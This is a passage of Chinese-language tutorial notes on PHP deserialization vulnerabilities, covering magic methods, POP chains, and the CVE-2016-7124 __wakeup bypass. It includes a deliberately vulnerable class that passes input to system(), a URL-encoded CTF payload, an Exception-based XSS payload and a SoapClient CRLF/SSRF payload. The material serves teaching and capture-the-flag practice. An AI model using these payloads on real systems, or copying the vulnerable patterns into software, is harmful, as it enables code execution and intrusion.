11 __set(): //设置对象的属性时,若属性存在,则赋值;若不存在,则调用__set函数。
12 __isset(): //在不可访问的属性上调用isset()或empty()触发
13 __unset(): //在不可访问的属性上使用unset()时触发
14 __set_state(), 调用var_export()导出类时, 此静态方法会被调用
15 __clone(), 当对象复制完成时调用
16 __autoload(), 尝试加载未定义的类
17 __debugInfo(), 打印所需调试信息

```

3、为什么会出现安全漏洞？

原理：未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行，SQL注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能触发对象中的一些魔术方法。

```

3  <?php
4  class B{
5      public $cmd='ipconfig';
6      public function __destruct(){
7          system($this->cmd);
8      }
9  }
10 //函数引用，无对象创建触发魔术方法
11 unserialize($_GET['x']);

```

4、反序列化漏洞如何利用？ - POP链构造

POP：面向属性编程（Property-Oriented Programing）常用于上层语言构造特定调用链的方法，序列化攻击都在PHP魔术方法中出現可利用的漏洞，因自动调用触发漏洞，但如关键代码没在魔术方法中，而是在一个类的普通方法中。这时候就可以通过构造POP链寻找相同的函数名将类的属性和敏感函数的属性联系起来。

- 反序列化常见起点（见图）
- 反序列化常见跳板（见图）
- 反序列化常见终点（见图）

## 2.1 PHP-属性类型-共有&私有&保护

1、对象变量属性：

- public(公共的):在本类内部、外部类、子类都可以访问
- protect(受保护的):只有本类或子类或父类中可以访问
- private(私人的):只有本类内部可以使用

2、序列化数据显示：

```

6  public属性序列化的时候格式是正常成员名
7  private属性序列化的时候格式是%00类名%00成员名
8  protect属性序列化的时候格式是%00*%00成员名
9
10 <?php
11 header("Content-type: text/html; charset=utf-8");
12 //public private protected说明
13 class test{
14     public $name="xiaodi";
15     private $age="31";
16     protected $sex="man";
17 }
18 $a=new test();
19 $a=serialize($a);
20 print_r($a);
21 ?>

```

## 2.2 PHP-绕过漏洞-CVE&字符串逃逸

1 1、CVE-2016-7124 (\_\_\_wakeup绕过)

2 漏洞编号: CVE-2016-7124

3 影响版本: PHP 5<5.6.25; PHP 7<7.0.10

4 漏洞危害: 如存在\_\_\_wakeup方法, 调用unserialize()方法前则先调用\_\_\_wakeup方法, 但序列化字符串中表示对象属性个数的值大于真实属性个数时会跳过\_\_\_wakeup执行

5

6 Demo: 见CVE.PHP与版本切换演示

7

8 案例:

9 [极客大挑战 2019]PHP

10 1、下载源码分析, 触发flag条件

11 2、分析会触发调用\_\_\_wakeup 强制username值

12 3、利用语言漏洞绕过 CVE-2016-7124

13 4、构造payload后 修改满足漏洞条件触发

14 Payload:

15 select=0%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bs%3A3%3A%22100%22%3B%7D

16

17 2、字符串逃逸

18 字符变多-str1.php str1-pop.php

19 字符变少-str2.php str2-pop.php

20 案例--CTFSHOW-web262 (逃逸解法)



## 2.3 PHP-原生类Tips-获取&利用&配合

```
1  参考案例: https://www.anquanke.com/post/id/264823
2  -PHP有那些原生类-见脚本使用
3  -常见使用的原生类-见参考案例
4  -原生类该怎么使用-见官方说明
5  0、生成原生类
6  <?php
7  $classes = get_declared_classes();
8  foreach ($classes as $class) {
9      $methods = get_class_methods($class);
10     foreach ($methods as $method) {
11         if (in_array($method, array(
12             '__destruct',
13             '__toString',
14             '__wakeup',
15             '__call',
16             '__callStatic',
17             '__get',
18             '__set',
19             '__isset',
20             '__unset',
21             '__invoke',
22             '__set_state'
23         ))) {
24             print $class . '::' . $method . "\n";
25         }
26     }
27 }
28
29 1、本地Demo-xss
30 <?php
31 highlight_file(__file__);
32 $a = unserialize($_GET['k']);
33 echo $a;
34 ?>
35 -输出对象可调用__toString
36 -无代码通过原生类Exception
37 -Exception使用查询编写利用
38 -通过访问触发输出产生XSS漏洞
39 <?php
40 $a=new Exception("<script>alert('xiaodi')</script>");
41 echo urlencode(serialize($a));
42 ?>
43
44 2、CTFSHOW-259
45 -不存在的方法触发__call
```

```
46 -无代码通过原生类SoapClient
47 -SoapClient使用查询编写利用
48 -通过访问本地Flag.php获取Flag
49 <?php
50 $ua="aaa\r\nX-Forwarded-For:127.0.0.1,127.0.0.1\r\nContent-Type:application/x-www-
form-urlencoded\r\nContent-Length:13\r\n\r\ntoken=ctfshow";
51 $client=new
SoapClient(null,array('uri'=>'http://127.0.0.1/','location'=>'http://127.0.0.1/flag.ph
p','user_agent'=>$ua));
52 echo urlencode(serialize($client));
53 ?>
```

---

## 资源:

- 
- 1 浅析PHP原生类:
  - 2 <https://www.anquanke.com/post/id/264823>